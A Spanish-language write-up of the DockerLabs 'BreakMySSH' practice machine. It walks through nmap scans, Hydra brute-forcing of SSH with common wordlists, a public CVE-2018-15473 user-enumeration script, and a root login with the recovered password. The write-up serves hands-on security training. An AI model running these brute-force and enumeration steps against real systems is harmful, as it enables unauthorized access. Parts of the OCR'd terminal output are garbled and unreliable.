# Comandos para acceso a root BREAKMYSSH

Descargar de dockerlabs.es el archivo de breakmyssh.zip: <a href="https://dockerlabs.es/">https://dockerlabs.es/</a>

Mover a una carpeta:

```
(root@akali)-[/home/allun]
# mv /home/allun/Descargas/breakmyssh.zip /home/allun/Escritorio

(root@akali)-[/home/allun/Escritorio]
# unzip breakmyssh.zip
Archive: breakmyssh.zip
inflating: breakmyssh.tar
inflating: auto_deploy.sh

(root@akali)-[/home/allun/Escritorio]
# cd Laboratorios

(root@akali)-[/home/allun/Escritorio/Laboratorios]
# cd breakmyssh

(root@akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
# ls
auto_deploy.sh breakmyssh.tar breakmyssh.zip
```

Instalar docker.io

```
(root@akali)-[/home/allun]
# apt install docker.io -y
```

Instalar la máquina:

```
(root® akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]

# bash auto_deploy.sh breakmyssh.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2
```

# Probar el ping:

```
-(allun⊛akali)-[~]
└$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.198 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.033 ms

    172.17.0.2 ping statistics -

4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.030/0.076/0.198/0.070 ms
```

## Hacer nmap:

```
Script Post-scanning,
Starting runlevel 1 (of 3) scan.
Sating NG at 19:51
leted NGF at 19:52, 0.00 elapsod
Starting NG at 19:53, 0.00 scan.
Sating NGF at 19:53
leted NGF at 19:51, 0.00 sclapsod
Starting runlevel 3 (of 3) scan.
                                             use at 1 ing runtevel 3 (01 3)
NSE at 15:51
NSE at 15:51, 0.00s elapsed
files from: /usr/bin/../share/nmap
tection performed. Please report ar
tection performed to state to the state of t
                                                                          on performed. Please report any incorrect results at https://nmap.org/submit/
address (1 host up) scanned in 1.05 seconds
packets sent: 65536 (2.684MB) | Rcvd: 65536 (2.621MB)
```

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Vemos que está el puerto 22 abierto, del **ssh**.

### Probaremos con un hydra.

```
-(convisedants).-[/home/allum] **
** hydra -{ /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -I
**dra v9.5 (c) 2023 by van Hauser/THC o David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-13 15:56:40
MARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
MARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
DATA] max 16 tasks per 1 server, overall 16 tasks, 2409859032 login tries (l:168/p:14344399), -150616190 tries per task
DATA] attacking ssh://172.71.02:222
```

### Nos saldrá una contraseña:

```
[22][ssh] host: 172.17.0.2
                           password: estrella
```

Antes de que acabe de ejecutar, probaremos con otro método.

## Tiramos otro nmap:

```
-[/home/allun]
   nmap -A 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 15:58 CET
Nmap scan report for 172.17.0.2
Host is up (0.000055s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                    OpenSSH 7.7 (protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
   256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
DS:SCAN(V=7.94SVN%E=4%D=11/13%OT=22%CT=1%CU=33883%PV=Y%DS=1%DC=D%G=Y%M=0242
OS:AC%TM=6734BEB1%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=2%ISR=10C%TI=Z%CI=Z%
DS:II=I%TS=A)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%GCD=2%
OS:ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT
DS:11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7%06=M5B4ST11)WIN(W1=7C70%W2=7C70%W3=7
DS:C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D78%O=M5B4NNSNW7%CC=Y%Q
DS:=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%
DS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
DS:)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=
DS:S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
OS:CK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 1 hop
TRACEROUTE
HOP RTT
           ADDRESS
   0.05 ms 172.17.0.2
DS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
                       OpenSSH 7.7 (protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
    256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
    256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## Buscaremos por el cve-mitre la versión:

Name

CVE-2019-16905

OpenSSH 7.7 through 7.9 and 8.x before 8.1, when compiled with an experimental key type, has a pre-authentication integer overflow if a client or server is configured to use a crafted XMSS key. This leads to memory corruption and local code execution because of an error in the XMSS key parsing algorithm. NOTE: the XMSS implementation is considered experimental in all released OpenSSH versions, and there is no supported way to enable it when building portable OpenSSH.


CVE-2018-15478

OpenSSH through 7.7 is prone to a user enumeration vulnerability due to not delaying bailout for an invalid authenticating user until after the packet containing the request has been fully parsed, related to auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c.

Nos sale 2 posibles vulnerabilidades.

Miraremos el segundo: CVE-2018-15473.

Lo buscaremos por github:



Probaremos el primero. No lo podemos usar ya que se trata de un docker.

Probaremos el tercero: <a href="https://github.com/r3dxpl0it/CVE-2018-15473">https://github.com/r3dxpl0it/CVE-2018-15473</a>

#### **Entramos:**

Ejecutamos el comando que dice en el github:

```
Usage of the Library is Very Simple and it can be used just in few lines

python <target> --port <port> --userlist <username_file>

(root@akali)-[/home/../Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
python openssh.py 172.17.0.2 --port 22 --userlist /usr/share/metasploit-framework/data/wordlists/unix_users.txt
```

No funciona, así que probaremos otro: <a href="https://github.com/Sait-Nuri/CVE-2018-15473">https://github.com/Sait-Nuri/CVE-2018-15473</a>

Borraremos la anterior e instalaremos este:

```
rt@ akali)-[/home/.../Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
  cd ...
  -(<mark>root®akali</mark>)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
 -# rm -rf CVE-2018-15473
 —(root®akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
auto_deploy.sh breakmyssh tar breakmyssh zin
  -(root®akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
 git clone https://github.com/Sait-Nuri/CVE-2018-15473.git
Clonando en 'CVE-2018-15473'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0 (from 0)
Recibiendo objetos: 100% (16/16), 5.04 KiB | 5.04 MiB/s, listo.
Resolviendo deltas: 100% (2/2), listo.
    root®akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
 # cd CVE-2018-15473
          akali)-[/home/.../Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]
```

## Instalaremos el "requirements.txt":

```
pip3 install -r requirements.txt

""" : externally-managed-environment

This environment is externally managed

To install Python packages system-wide, try apt install
python packages system-wide, try apt install
python3-xyz, where xyz is the package you are trying to
install.

If you wish to install a non-Debian-packaged Python package,
create a virtual environment using python3 -m venv path/to/venv.
Then use path/vo/venv/bin/python and path/to/venv/bin/pip. Make
sure you have python3-ful installed.

If you wish to install a non-Debian packaged Python application,
it may be easiest to use pipx install xyz, which will manage a
virtual environment for you. Make sure you have pipx installed.

See /usr/share/doc/python3.12/README.venv for more information.

Note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.

Note: If you believe this is a mistake, please contact your Python installation or OS, by passing --break-system-packages.
```

#### Daremos los permisos necesarios:

```
(root@ akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
     chmod u+s CVE-2018-15473.py
```

```
(root@akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
# chmod +x CVE-2018-15473.pv
```

Ejecutamos el comando:

Al final, nos dará una lista de posibles usuarios:

```
') xpub is an invaciu username
[-] xpopr is an invalid username
[-] zabbix is an invalid username
Valid Users:
_apt
backup
bin
daemon
games
gnats
irc
list
lp
mail
man
news
nobody
proxy
root
sync
sys
uucp
www-data
```

Con los usuarios creamos una librería para después usarla para otro hydra.

```
Archivo Acciones Editar Vista Ayuda

GNU nano 7.2

apt
backup contraction are allowed by the archivo acciones the archivo accidence of the archivo
```

Probaremos otro hydra usando la librería:

```
[22][ssh] host: 172.17.0.2 login: root password: estrella
```

Entraremos por ssh por root:

```
(root@ akali)-[/home/allun/Escritorio/Laboratorios/breakmyssh]
# ssh root@172.17.0.2
```

Probaremos con la contraseña encontrada:

```
(root@akali)-[/home/.../Escritorio/Laboratorios/breakmyssh/CVE-2018-15473]

# ssh root@172.17.0.2

root@172.17.0.2's password:
Last login: Wed Nov 13 15:46:35 2024 from 172.17.0.1

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

root@b278d4cd2f4c:~#
```

Ya estaríamos dentro.